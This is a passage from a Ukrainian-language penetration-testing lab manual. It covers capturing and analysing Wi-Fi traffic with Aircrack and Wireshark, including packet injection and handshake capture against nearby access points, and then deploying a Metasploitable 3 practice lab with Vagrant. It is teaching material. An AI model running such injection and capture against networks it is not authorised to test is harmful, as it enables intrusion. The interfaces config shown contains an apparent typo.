

Рисунок 7.11 – Граф зв’язків між точками доступу та клієнтами

Можна помітити, що кожний вузол (зеленим позначені точки доступу) містить таку інформацію, як: BSSID, ESSID, канал, шифрування та час реєстрації.

Стосовно .cap файлу, його можна відкрити у Wireshark. В даному випадку нас цікавить файл, у якому записані ін’єкції та процес автентифікації. Використовуючи знання, отримані під час попередньої лабораторної, можна відфільтрувати EAPOL пакети з пакетами відключення від мережі та виконувати аналіз трафіку (Рисунок 7.12).



Рисунок 7.12 – Аналіз EAPOL пакетів у Wireshark

Завдання:

– використовуючи комплекс Aircrack, проведіть аналіз ефіру AP, що вас оточують;

– зробити скріншот з процесом роботи *airodump-ng*;

– згенерувати граф зі зв’язками між точками доступу та клієнтами;

– визначте AP з найкращим зв’язком та користувачів, які мають найкращий зв’язок з AP;

– визначте найбільш активних користувачів;

– визначте, що може вказувати на те, що використовує хтось певну мережу не санкціоновано або намагається виконати певного роду атаку;

– спробуйте визначити, які AP вимикаються користувачами за їх відсутності, а які працюють цілодобово, наприклад використавши ключ `--uptime` (`airodump-ng --uptime wlan0`).

– використайте як мінімум три фільтри на ваш вибір, інформацію про них отримайте за допомогою ключа `–help`, вкажіть їх у звіті та додайте до опису скріншоти;

– виконайте запис трафіку окремої точки доступу та її клієнтів у файл за допомогою ключа `-w`;

– виконайте ін’єкцію трафіку та зафіксуйте пакети автентифікації;

– проаналізуйте запис трафіку за допомогою Wireshark:

– наведіть статистику WLAN трафіку (для загального запису);

– відобразіть найбільш активні MAC-адреси;

– додайте графік активності (для запису з ін’єкцією);

– відфільтруйте окремо пакети ін’єкцій та пакети автентифікації

.

Лабораторна робота № 8

Тема: Розгортання pentest-станції

Мета: Отримати навички з розгортання pentest-станцій для безпечного навчання тестуванню на проникнення

Теоретичні відомості

Для безпечного виконання подальших лабораторних робіт необхідно розгорнути робочі станції, на які буде безпечно виконувати впливи, що будуть описані далі.

Для підготовки спеціалістів з проведення тестів на проникнення та підвищенню їхньої кваліфікації використовуються спеціальні версії операційних систем – DVL (Damn Vulnerable Linux), DVW (Damn Vulnerable Windows) та DVWA (Damn Vulnerable Web Application).

DVL зазвичай поширюються безкоштовно, тому їх значно легше шукати, ніж DVW. Найвідомішим проектом, спеціально розробленим для тренування спеціалістів з тестування на проникнення, є “Metasploitable”. Його автором є компанія Rapid7, яка також розробила Metasploit Framework. Попередньо поширена версія Metasploitable 2 складалася з однієї навмисно вразливої віртуальної Linux-машини, яка поширювалася лише для VMware. Сучасна ж версія, Metasploitable 3, складається водночас з двох віртуальних машин, базованих на Linux Ubuntu 14.04 та Windows Server 2008R2 відповідно. До того ж, ця версія більш реалістична та імітує реальні середовища.

На відміну від образу Metasploitable 2, третя версія складається зі скриптів та налаштувань, які будують зазначені віртуальні машини. Весь проект розташований в офіційному GitHub-репозиторії компанії за адресою *github.com/rapid7/metasploitable3*. Розробники пропонують три способи розгортання проекту: використання готових образів, автоматична побудова та ручна побудова. В усіх випадках використовується Vagrant – інструмент для будування та керування віртуальними середовищами. Його необхідно завантажити з офіційного сайту HashiCorp за адресою *vagrantup.com/Downloads*.

Для використання готових образів треба виконати команди, зазначені на головній сторінці репозиторію. Для Windows треба ввести наступні команди у терміналі PowerShell:

– `mkdir metasploitable3-workspace`
– `cd metasploitable3-workspace`
– `Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"`
– `vagrant up`

Це запустить завантаження образів з репозиторіїв Vagrant Cloud, побудує та налаштує обидві віртуальні машини для VirtualBox (Рисунок 8.1).

Для автоматичної побудови потрібно склонувати Git-репозиторій та запустити скрипт для створення лише потрібної віртуальної машини.

В якості опції під час ручного будування можна зазначити гіпервізор, для якого буде створюватись віртуальна машина (VirtualBox, VMware або QEMU). Послідовність дій для цього зазначена на головній сторінці проекту. В даному випадку нас влаштовує використання VirtualBox, тому що він надає можливість запускати декілька віртуальних машин одночасно та простіший спосіб налаштування мереж.



Рисунок 8.1 – Створення та налаштування віртуальних машин за допомогою Vagrant

Далі треба відкрити VirtualBox та запустити нові віртуальні машини (вони можуть бути вже запущеними, якщо працюють в режимі сервера – в такому випадку замість запуску буде запропоновано відобразити їх). Для обох систем дійсні такі облікові дані:

– користувач: *vagrant*

– пароль: *vagrant*

Важливо перевірити IP-адреси кожної з них. У даному випадку вони належать різним мережам (Рисунок 8.2, 8.3).



Рисунок 8.2 – IP-адреса Windows-машини



Рисунок 8.3 – IP-адреса Linux-машини

В Linux-машині за замовчуванням встановлена статична IP-адреса *172.28.128.3*, і для неї VirtualBox створює окрему мережу. Для даної мережі треба налаштувати DHCP-сервер, а саме запустити його та змінити нижню межу IP-адрес, щоб запобігти накладанню адрес з хостом зі статичною адресацією (Рисунок 8.4).



Рисунок 8.4 – Налаштування віртуальної мережі у VirtualBox

Далі треба як основну віртуальну машину, так і Windows-машину приєднати до мережі Linux-машини. Для цього обидві машини мають бути вимкненими. В налаштуваннях віртуальної машини в розділі “Network” треба активувати другий адаптер, у полі “Attached to” обрати “Host-only Adapter”. У полі “Name” буде два адаптера на вибір – обрати налаштований (Рисунок 8.5).



Рисунок 8.5 – Підключення віртуальної машини до Host-only мережі

Після завантаження системи відкрийте термінал та введіть команду “`sudoedit /etc/network/interfaces`”. Змініть файл так, щоб його зміст відповідав даному:

```
# The loopback network interface
auto lo
iface lo inet loopback
# NAT
auto eth0
inet eth0 inet dhcp
# Host-only
auto eth1
iface eth1 inet dhcp
```

Перезапустіть систему та за допомогою команди “`ifconfig`” або “`ip addr`” впевніться, що усі інтерфейси отримали IP-адресу (Рисунок 8.6).

